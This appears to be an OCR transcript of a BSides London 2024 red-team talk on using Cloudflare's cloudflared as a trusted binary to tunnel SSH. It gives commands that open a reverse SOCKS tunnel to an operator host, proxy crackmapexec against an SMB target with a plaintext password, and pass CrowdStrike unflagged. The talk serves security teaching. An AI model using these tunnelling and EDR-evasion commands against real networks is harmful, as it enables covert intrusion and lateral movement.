BSides London 2024

Bring Your Own Trusted Binary (BYOTB)

whoami


David Kennedy

- **Position**: Senior Cyber Security Consultant in JUMPSEC’s Adversary Simulation team
- **Specialisation**: Red and Purple team exercises
- **Certifications**: OSCP, CRTP and CRTO
- **Blog**: redteaming.org
- **Enjoys**: Red Team Infrastructure, Relaying (NTLM+Kerberos) and Lateral Movement from on-prem to the ‘Cloud’.

Why this topic?

Onerous Callbacks

EDR Whack A Mole




APT Usage

Access technique to pass 5 tests


1. Proxy Kali Tools
2. Ignored By CrowdStrike
3. Firewall Friendly
4. Ligolo Alternative
5. No Pre-Installed SSH Client

Solution 1


Client Device
cloudflared
SSH Client
443
CF SSH Tunnel
ssh.redteaming.org
Cloud VM
cloudflared
22
SSH Server

Hostnames and Cloudflared Modes

Hostnames



	Public hostname	Path	Service	Origin configurations	Menu
1	ssh.redteaming.org	*	ssh://127.0.0.1:22	0	⋮

Access Mode

```
cloudflared.exe access rdp rdp.redteaming.org –url rdp://127.0.0.1:3389
```

Tunnel Mode

```
cloudflared.exe tunnel run token
```

Solution 1 in Commands


Kali:

```
cloudflared tunnel run --token token
```


Client:

```
ssh.exe -o ProxyCommand=
"cloudflared.exe access ssh --hostname %h"
david@ssh.redteaming.org -R 1080
```


Solution 1 Console View



```
$ cloudflared tunnel run --token eyJhIjoiMjUzMWFkYzNlNDQ5N2Q3YzQyZjAyOGQxNjA2ZTJmMWUiLCJ0I
mYWY4YmFkNzNmIiwicyI6Ik9EbGxOVGhqWkRVdFptTXlNDQ5N2Q3YzQyZjAyOGQxNjA2ZTJmIiwicyI6Ik9EbGxOV
2024-11-10T14:16:40Z INF Starting tunnel tunnelID=e043e4b6-e8ab-46b6-a8fd-9bfaf8bad73f
2024-11-10T14:16:40Z INF Version 2024.8.3
2024-11-10T14:16:40Z INF GOOS: linux, GOVersion: go1.22.2, GoArch: amd64
```




```
c:\temp>ssh.exe -o ProxyCommand="cloudflared.exe access ssh --hostname %h" david@ssh.redteaming.org -R 1080
david@ssh.redteaming.org's password:
Last login: Fri Oct 25 14:54:27 2024 from 127.0.0.1
[31/10/24 09:38:37] 192.168.0.203 (david kali)-[~]
$
```




```
$ proxychains cme smb 192.168.0.99 -u ekennedy -p Password1 --shares
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  192.168.0.99:445  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  192.168.0.99:135  ...  OK
SMB         192.168.0.99    445    ELISH            [*] Windows 10 Enterprise LTSC 2021 19044 x64
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  192.168.0.99:445  ...  OK
SMB         192.168.0.99    445    ELISH            [+] KENNEDY.local\ekennedy:Password1 (Pwn3d!)
SMB         192.168.0.99    445    ELISH            [*] Enumerated shares
SMB         192.168.0.99    445    ELISH            Share           Permissions     Remark
SMB         192.168.0.99    445    ELISH            -----           -----------     ------
SMB         192.168.0.99    445    ELISH            ADMIN$          READ,WRITE      Remote Admin
```

CrowdStrike Bypass



Select Windows PowerShell

```
PS C:\Users\jumpsec\Downloads> .\cloudflared.exe tunnel run --toke
LCJ0IjoiZTFlMDMzMjYtYzJiNi00M[illegible]
RFZrTW1GbCJ9
2024-10-15T11:05:11Z INF Starting tunnel tunnelID=e1e03326-c2b6-41
2024-10-15T11:05:11Z INF Version 2024.10.0 (Checksum 4499b3c0e3679
2024-10-15T11:05:11Z INF GOOS: windows, GOVersion: go1.22.2-devel-
2024-10-15T11:05:11Z INF Settings: map[token:*****]
2024-10-15T11:05:11Z INF cloudflared will not automatically update
2024-10-15T11:05:11Z INF Generated Connector ID: b6337367-2cf2-473
2024-10-15T11:05:11Z INF Initial protocol quic
2024-10-15T11:05:11Z INF ICMP proxy will use 10.8.0.140 as source
2024-10-15T11:05:11Z INF ICMP proxy will use fe80::e368:2ce3:3fde:
2024-10-15T11:05:12Z INF Starting metrics server on 127.0.0.1:5977
2024-10-15T11:05:12Z INF Registered tunnel connection connIndex=0
0 ip=198.41.200.53 location=ams01 protocol=quic
2024-10-15T11:05:13Z INF Updated to new configuration config="{\"w
2024-10-15T11:05:13Z INF Registered tunnel connection connIndex=1
0 ip=198.41.192.7 location=ams08 protocol=quic
2024-10-15T11:05:14Z INF Registered tunnel connection connIndex=2
0 ip=198.41.192.37 location=ams07 protocol=quic
2024-10-15T11:05:14Z INF Registered tunnel connection connIndex=3
0 ip=198.41.200.43 location=ams06 protocol=quic
```



Windows Security

Virus & threat protection

Protection for your device against t

CrowdStrike Falcon Sensor

CrowdStrike Falcon Sensor is turne

Current threats

✓ No actions needed.

Protection settings

✓ No actions needed.


Protection updates

✓ No actions needed.

5 Test Status

1. Proxy Kali Tools
2. Ignored By CrowdStrike
3. Firewall Friendly
4. Ligolo Alternative
5. No Pre-Installed SSH Client

Missing dll - Libcrypto.dll




```
c:\temp>dir /b
ssh1.exe

c:\temp>ssh1.exe -h
```

ssh1.exe - Entry Point Not Found


The procedure entry point BN_is_negative could not be located in the dynamic link library c:\temp\ssh1.exe.

Bring your own SSH Client success

